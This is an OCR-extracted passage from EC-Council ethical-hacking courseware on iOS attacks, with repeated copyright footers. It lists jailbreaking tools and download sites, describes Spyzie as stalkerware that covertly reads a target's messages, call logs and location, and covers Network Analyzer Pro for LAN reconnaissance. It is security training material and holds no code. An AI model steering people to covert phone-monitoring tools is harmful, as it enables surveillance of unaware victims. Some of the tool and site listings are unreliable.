


Figure 17.54: Cydia Jailbreak application icon on the home screen

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Jailbreaking Tools

- **Apricot**

  Source: *https://pangu8.com*

  Apricot is a web-based mirror OS for the latest iPhones. It supports iOS 13.2 devices. Users can run this mirror iOS version with the default iOS 13.2 simultaneously. Apricot features provide a realistic experience to your iOS 13.2 iPhone.




Figure 17.5S: Screenshot of ApricotiOS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Some additional iOS Jailbreaking tools are as follows:

- Yuxigon (*https://yuxigon.com*)
- Sileo (*https://cydia-app.com*)
- Trimgo (*https://pangu8.com*)
- Bregxi (*https://pangu8.com*)
- Yalu (*https://pangu8.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking using Spyzie

- Spyzie allows attackers to hack SMSs, call logs, app chats, GPS, etc.
- This tool is compatible with all types of iOS devices, including iPhone, iPad, and iPod
- Attackers hack the target device remotely in an invisible mode without even jailbreaking the device



Hacking iOS Devices

Attackers use various methods to exploit iOS vulnerabilities. They use exploit chain tools that target various security vulnerabilities to penetrate different layers of iOS digital protection. They also install malicious software such as spyware and Trojans, to hack iOS devices.

Hacking using Spyzie

Source: *https://www.spyzie.com*

Attackers use various online tools such as Spyzie to hack the target iOS mobile devices. Spyzie allows attackers to hack SMS, call logs, app chats, GPS, etc. This tool is compatible with all types of iOS devices such as iPhone, iPad, and iPod. Attackers hack the target device remotely in an invisible mode without jailbreaking the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.56: Screenshot of Spyzie

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Network using Network Analyzer Pro

- Network Analyzer Pro discovers all LAN devices' addresses and names
- Network Analyzer Pro allows attackers to gather information, such as devices connected to the network, their IP addresses, NetBIOS, mDNS (Bonjour), LLMNR, DNS name, etc.

https://apps.apple.com



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Network using Network Analyzer Pro

Source: *https://apps.apple.com*

Network Analyzer Pro is a Wi-Fi device discovery tool that discovers all the LAN devices' addresses and names, together with the Bonjour/DLNA services they provide. It includes standard diagnostic tools such as ping, traceroute, port scanner, DNS lookup, and whois. Network Analyzer Pro allows attackers to gather information such as devices connected to the network, their IP addresses, NetBIOS, mDNS (Bonjour), LLMNR, and DNS name. It also helps in scanning the most common ports or user-specified port ranges and in the detection of closed, firewalled, and open ports.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


